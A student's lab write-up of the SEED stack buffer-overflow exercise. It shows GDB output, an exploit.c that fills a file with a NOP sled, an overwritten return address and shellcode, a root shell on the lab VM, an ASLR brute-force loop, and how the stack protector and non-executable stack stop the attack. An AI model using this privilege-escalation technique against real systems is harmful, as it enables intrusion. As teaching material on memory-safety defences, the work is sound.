
Lab3 Buffer_overflow

By Marco.

Task1.


Check point: The original input can have a maximum length of 517 bytes, but the buffer has only 12 bytes long. Because strcpy() does not check boundaries, buffer overflow will occur.

Compile stack.c file using the command gcc stack.c -o stack_gbd -g -z execstack -fno-stack-protector. Then, use GDB tool to get address




```
[09/26/19]seed@VM:~/Documents$ gdb --quiet stack_gdb
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 15.
gdb-peda$ run
Starting program: /home/seed/Documents/stack_gdb

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb87 --> 0xfff00000
EBX: 0xb7fba000 --> 0x1b1db0
ECX: 0xb7fbabcc --> 0x21000
EDX: 0x0
ESI: 0x0
EDI: 0x205
EBP: 0xbfffeb68 --> 0xbfffed98 --> 0x0
ESP: 0xbfffeb40 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0xb7e668a6 (<__GI__IO_fread+38>:   mov     eax,DWORD PTR [esi])
```

From the GDB, we flowed the command to get the address of buffer and $edp, then modified the exploit.c to give the return address.




```
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    //1. Initialize buffer with 0x90 (NOP instruction)
    memset(&buffer, 0x90, 517);

    //2. Place return address
     *((long *) (buffer + 0x24)) = 0xbfffeca6;


    //3. Place the shellcode towards the end of buffer
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellc
ode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
```

Executed the exploit to get badfile, and the run stack_gdb to get the root shell



```
[09/26/19]seed@VM:~/Documents$ ./exploit
[09/26/19]seed@VM:~/Documents$ ./stack_gdb
# whoami
root
# 
```

The badfile looks like this:




```
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>¦ìÿ¿<90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
"badfile" [readonly][noeol][converted] 1L, 1018C              1,1           All
```

After we finish the above program, compile and run it. This will generate the contents for "badfile". Then run the vulnerable program stack. If our exploit is implemented correctly, we should be able to get a root shell.

Task2.


Set /sbin/sysctl -w kernel.randomize_va_space=2, and then run stack_gdb file for many time, we can get a root shell



```
[09/26/19]seed@VM:~/Documents$ su root
Password:
root@VM:/home/seed/Documents# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Documents# exit
exit
[09/26/19]seed@VM:~/Documents$ ./stack_gdb
Segmentation fault
[09/26/19]seed@VM:~/Documents$ ./exploit
[09/26/19]seed@VM:~/Documents$ ./stack_gdb
Segmentation fault
[09/26/19]seed@VM:~/Documents$ sh -c "while [ 1 ]; do ./stack_gdb; done;"
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
# 
```

Task3.


Set the kernel.randomize_va_space=0 first, compile the file stack again without -fno-stack-protector, it showed that the file smashing detected.



```
[09/26/19]seed@VM:~/Documents$ su root
Password:
su: Authentication failure
[09/26/19]seed@VM:~/Documents$ su root
Password:
root@VM:/home/seed/Documents# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Documents# gcc -o stack stack.c
root@VM:/home/seed/Documents# chmod u+s stack
root@VM:/home/seed/Documents# exit
exit
[09/26/19]seed@VM:~/Documents$ ls -l stack
-rwsr-xr-x 1 root root 7524 Sep 26 17:44 stack
[09/26/19]seed@VM:~/Documents$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
```

Task4

We used noexecstack command to compile stack and try to run it:



```
[09/26/19]seed@VM:~/Documents$ su root
Password:
root@VM:/home/seed/Documents# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Documents# gcc -c stack -z noexecstack -fno-stack-p
tack.c
gcc: warning: stack: linker input file unused because linking not done
root@VM:/home/seed/Documents# gcc -o stack -z noexecstack -fno-stack-p
tack.c
root@VM:/home/seed/Documents# chmod u+s stack
root@VM:/home/seed/Documents# exit
exit
[09/26/19]seed@VM:~/Documents$ ./stack
Segmentation fault
```

We can’t execute stack because non-executable stack makes it impossible to run shellcode on the stack.